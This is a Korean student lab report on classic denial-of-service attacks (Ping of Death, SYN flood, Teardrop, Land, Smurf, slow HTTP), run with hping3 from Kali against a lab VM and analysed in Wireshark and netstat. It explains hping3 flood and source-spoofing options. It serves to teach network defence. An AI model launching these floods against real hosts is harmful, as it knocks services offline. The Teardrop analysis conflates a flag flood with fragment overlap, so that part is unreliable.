

1. Ping of Death

- hping3 를 사용해 ICMP 기반 비정상 핑 공격 수행
- Wireshark 로 패킷 캡처 확인

2. SYN Flooding

- Kali 에서 hping3 --rand-source -p 80 -S 명령어로 SYN 패킷 폭주
- netstat -anp tcp 상태 변화 확인 (SYN_RECV 증가)
- Wireshark 로 source IP 가 무작위인 SYN 패킷 분석

3. Teardrop

- 조각화된 IP 패킷 분석
- Total Length 와 Fragment Offset 확인
- 예상 길이보다 늘어난 이유까지 분석 완료

4. Land

- source 와 destination IP 를 동일하게 설정한 패킷 확인
- ICMP 요청에서 IP 가 같아지는 현상 분석

5. Smurf


- 공격자가 직접 Echo request 를 broadcast 로 전송
- 중간 에이전트(다른 PC)가 victim 에게 reply
- Wireshark 에서 echo reply 가 폭주하는지 확인
- 공격자의 IP 가 보이지 않는 이유 파악

6. 웹 응용 프로그램 DoS

Slowloris (Header): HTTP 헤더를 일부만 보내며 서버 연결 유지

R.U.D.Y (Slow POST): Content-Length 64 인 POST 요청의 body 를 천천히 전송

Ping of Death



Hping3 : tcp/ip 패킷 생성 및 전송 도구

--icmp : icmp 프로토콜 사용


--rand --source : 출발지 IP 랜덤 설정(우회 및 서버 부하 증가용)

192.168.174.129 : 공격대상 IP

-d 65000 : 데이터 크기 65000 바이트

Icmp echo request 패킷을 65000 바이트로 비정상적으로 전송, 출발 ip 를 랜덤하게 바꿔 추적을 어렵게 만들고 응답처리도 어렵게 만듦.

네트워크 장비 버퍼 오버플로 유도 또는 리소스 고갈(Dos)



Wireshark - 패킷 19865 · a.pcapng

Frame 19865: 1402 bytes on wire (11216 bits), 1402 bytes captured (11216 bits) on interface \Device\NPF_{4FE85EC-DC8B-49C6-B195-C1D7748CC080}

Section number: 1

> Interface id: 0 (\Device\NPF_{4FE85EC-DC8B-49C6-B195-C1D7748CC080})

Encapsulation type: Ethernet (1)

Arrival Time: Jun 2, 2025 23:57:04.979222000 Pacific Daylight Time

UTC Arrival Time: Jun 3, 2025 06:57:04.979222000 UTC

Epoch Arrival Time: 1748933824.979222000

[Time shift for this packet: 0.000000000 seconds]

[Time delta from previous captured frame: 0.000077000 seconds]

[Time delta from previous displayed frame: 1.001006000 seconds]

[Time since reference or first frame: 47.242516000 seconds]

Frame Number: 19865

Frame Length: 1402 bytes (11216 bits)

Capture Length: 1402 bytes (11216 bits)

[Frame is marked: False]

[Frame is ignored: False]

[Protocols in frame: eth:ethertype:ip:icmp:data]

[Coloring Rule Name: ICMP]

[Coloring Rule String: icmp || icmpv6]

> Ethernet II, Src: VMware_0a:5d:79 (00:0c:29:0a:5d:79), Dst: VMware_e9:04:dd (00:0c:29:e9:04:dd)

> Internet Protocol Version 4, Src: 210.32.158.22, Dst: 192.168.174.129

> Internet Control Message Protocol

0000 00 0c 29 e9 04 dd 00 0c 29 0a 5d 79 08 00 45 00\:..E
 0010 05 6c 00 b5 1f 13 40 01 76 68 d2 20 9e 16 c0 a8 .l...@.vh....
 0020 ae 81 58 58 58 58 58 58 58 58 58 58 58 58 58 58 ..XXXXXX XXXXXXXX

Frame (1402 bytes) Reassembled IPv4 (65008 bytes)

No.: 19865 · Time: 47.242516 · Source: 210.32.158.22 · Destination: 192.168.174.129 · Protocol: 1 · Length: 1402 · Info: Echo (ping) request id=0xb52a, seq=11264/44, ttl=64 (reply in 19909)

☒ 패킷 바이트 표시 레이아웃: Vertical (Stacked)

[Frame is marked: False]

[Frame is ignored: False]

[Protocols in frame: eth:ethertype:ip:icmp:data]

0100 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58
 0110 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58

Frame (1402 bytes) Reassembled IPv4 (65008 bytes)

Internet Control Message Protocol: Protocol

패킷: 20364 개 표시됨: 96(0.5%) | 프로필: Default

Type here to search

[Frame is ignored: False]

[Protocols in frame: eth:ethertype:ip:icmp:data]

[Coloring Rule Name: ICMP]

[Coloring Rule String: icmp || icmpv6]

> Ethernet II, Src: VMware_0a:5d:79 (00:0c:29:0a:5d:79), Dst: VMware_e9:04:dd (00:0c:29:e9:04:dd)

> Destination: VMware_e9:04:dd (00:0c:29:e9:04:dd)

.... 00. = LG bit: Globally unique address (factory default)

.... 00. = IG bit: Individual address (unicast)

> Source: VMware_0a:5d:79 (00:0c:29:0a:5d:79)

.... 00. = LG bit: Globally unique address (factory default)

.... 00. = IG bit: Individual address (unicast)

Type: IPv4 (0x0800)

[Stream index: 1]

> Internet Protocol Version 4, Src: 210.32.158.22, Dst: 192.168.174.129

0100 = Version: 4

.... 0101 = Header Length: 20 bytes (5)

> Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)

Total Length: 1388

Identification: 0x00b5 (181)

> 000. = Flags: 0x0

...1 1111 0001 0011 = Fragment Offset: 63640

Time to Live: 64

Protocol: ICMP (1)

Header Checksum: 0x7668 [validation disabled]

[Header checksum status: Unverified]

Source Address: 210.32.158.22

Destination Address: 192.168.174.129

> [...] 44 IPv4 Fragments (65008 bytes): #19822(1480), #19823(1480), #19824(1480), #19825(1480), #19826(1480)

[Stream index: 60]

> Internet Control Message Protocol

Wireshark 분석

프로토콜: ICMP

캡처된 패킷의 크기: 1402 bytes

ICMP echo request 가 지속적으로 전송되며 조각(Fragment)되어 있음

IPv4 헤더에서 다음과 같은 정보 확인:

Fragment offset 존재

More Fragment(MF) 비트가 설정됨

총 조각 크기: 65,500 bytes

조각 ID 와 오프셋을 통해 동일한 큰 패킷이 여러 조각으로 나뉘어 전송되는 것이 확인됨

실습 후기 :

Ping of Death 공격의 동작 원리와 패킷 구조를 확인하였고, 대부분 최신 os 에서는 방어되겠지만 네트워크 보안 기본 개념학습과 고전적인 Dos 공격 유형 이해하기 좋은 실습이었다.


SYN Flooding

```
C:\Users\Administrator>netstat -anp tcp

Active Connections


Proto Local Address           Foreign Address         State
TCP   0.0.0.0:80               0.0.0.0:0               LISTENING
TCP   0.0.0.0:135              0.0.0.0:0               LISTENING
TCP   0.0.0.0:445              0.0.0.0:0               LISTENING
TCP   0.0.0.0:5985             0.0.0.0:0               LISTENING
TCP   0.0.0.0:47001            0.0.0.0:0               LISTENING
TCP   0.0.0.0:49664            0.0.0.0:0               LISTENING
TCP   0.0.0.0:49665            0.0.0.0:0               LISTENING
TCP   0.0.0.0:49666            0.0.0.0:0               LISTENING
TCP   0.0.0.0:49667            0.0.0.0:0               LISTENING
TCP   0.0.0.0:49669            0.0.0.0:0               LISTENING
TCP   0.0.0.0:49670            0.0.0.0:0               LISTENING
TCP   0.0.0.0:49671            0.0.0.0:0               LISTENING
TCP   0.0.0.0:49672            0.0.0.0:0               LISTENING
TCP   127.0.0.1:53             0.0.0.0:0               LISTENING
TCP   192.168.174.129:53       0.0.0.0:0               LISTENING
TCP   192.168.174.129:139      0.0.0.0:0               LISTENING
```

Netstat 공격전 아직 외부에 연결이 없는 상태임




er (Non-commercial use only)

kali-linux-2025.1a-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)



tcp syn 패킷이 다량으로 포착되고 있음



Source IP 48.42.5.214 (랜덤 IP)

Destination IP 192.168.174.129 (피해자)

Source Port 1157

Destination Port 80 (HTTP 서비스 포트)

Sequence Number 0

Payload Length 0 (데이터 없음)

Flags SYN (단일 SYN 플래그만 설정됨)

TTL 64

IP Total Length 40 bytes

랜덤 위조된 IP 주소(48.42.5.214)에서 피해자 시스템(192.168.174.129)의 80 번 포트에 전송된 SYN 요청 패킷이다.

TCP 3-way 핸드셰이크 과정의 첫 단계인 SYN 만 보내고, 이후 응답(ACK)을 보내지 않는 방식으로 연결을 대기 상태로 남긴다.


```
Administrator: Command Prompt

C:\Users\Administrator>netstat -anp tcp


Active Connections

Proto Local Address           Foreign Address         State
TCP    0.0.0.0:80                0.0.0.0:0               LISTENING
TCP    0.0.0.0:135               0.0.0.0:0               LISTENING
TCP    0.0.0.0:445               0.0.0.0:0               LISTENING
TCP    0.0.0.0:5985              0.0.0.0:0               LISTENING
TCP    0.0.0.0:47001             0.0.0.0:0               LISTENING
TCP    0.0.0.0:49664             0.0.0.0:0               LISTENING
TCP    0.0.0.0:49665             0.0.0.0:0               LISTENING
TCP    0.0.0.0:49666             0.0.0.0:0               LISTENING
TCP    0.0.0.0:49667             0.0.0.0:0               LISTENING
TCP    0.0.0.0:49669             0.0.0.0:0               LISTENING
TCP    0.0.0.0:49670             0.0.0.0:0               LISTENING
TCP    0.0.0.0:49671             0.0.0.0:0               LISTENING
TCP    0.0.0.0:49672             0.0.0.0:0               LISTENING
TCP    127.0.0.1:53              0.0.0.0:0               LISTENING
TCP    192.168.174.129:53        0.0.0.0:0               LISTENING
TCP    192.168.174.129:139      0.0.0.0:0               LISTENING
TCP    192.168.174.129:50102    4.241.22.149:443        ESTABLISHED
TCP    192.168.174.129:50103    168.126.63.1:53         TIME_WAIT
TCP    192.168.174.129:50104    168.126.63.1:53         TIME_WAIT
TCP    192.168.174.129:50105    168.126.63.1:53         TIME_WAIT
TCP    192.168.174.129:50106    168.126.63.1:53         TIME_WAIT
TCP    192.168.174.129:50107    192.168.174.129:80      TIME_WAIT
TCP    192.168.174.129:50108    168.126.63.1:53         TIME_WAIT
TCP    192.168.174.129:50109    168.126.63.1:53         TIME_WAIT
TCP    192.168.174.129:50111    4.144.165.14:443        TIME_WAIT
TCP    192.168.174.129:50112    168.126.63.1:53         TIME_WAIT
TCP    192.168.174.129:50113    168.126.63.1:53         TIME_WAIT


C:\Users\Administrator>
```

Time wait 등 공격으로 인한 포트 점유가 확인됨

Teardrop





- p 21: 목적지 포트를 21 번(FTP)으로 설정
- s 32000: 출발지 포트를 32000 으로 설정
- A -P -F : ACK, PSH, FIN 플래그를 조합해 다양한 TCP 플래그를 설정
- flood: 최대 속도로 지속 전송
- 200.200.200.200 : spoof 된 출발지 IP



- Source IP: 200.200.200.200
- Destination IP: 192.168.174.129
- Protocol: TCP
- Total Length: 374 bytes
- Fragment Offset: 0
- Identification: 0x8c60
- TCP Source Port: 50992
- TCP Destination Port: 21
- TCP Segment Length: 320 bytes
- Info: TCP Retransmission

이 패킷은 비정상적인 조각화 공격의 일부로, 조각 재조립 시 오류를 유발할 수 있는 구조로 되어 있다. Wireshark는 해당 패킷을 재전송으로 인식하고 있으며, 이로 인해 시스템에서 정상적인 TCP 흐름 유지가 어려움. 이는 Teardrop 공격의 전형적인 증거로 사용 가능하다.

Land



Land Attack 패킷 분석 (Packet No. 447754)

- Source IP: 192.168.174.129
- Destination IP: 192.168.174.129
- Protocol: ICMP (Type 8 - Echo Request)
- TTL: 64

해당 ICMP Echo Request 패킷은 출발지와 목적지가 동일하게 설정되어 있으며, 이는 Land Attack 에서 사용되는 패킷 구조이다. 이러한 패킷이 다수 반복되면 대상 시스템은 자신에게 응답을 반복적으로 시도하며 네트워크 및 시스템 리소스를 낭비하게 된다.

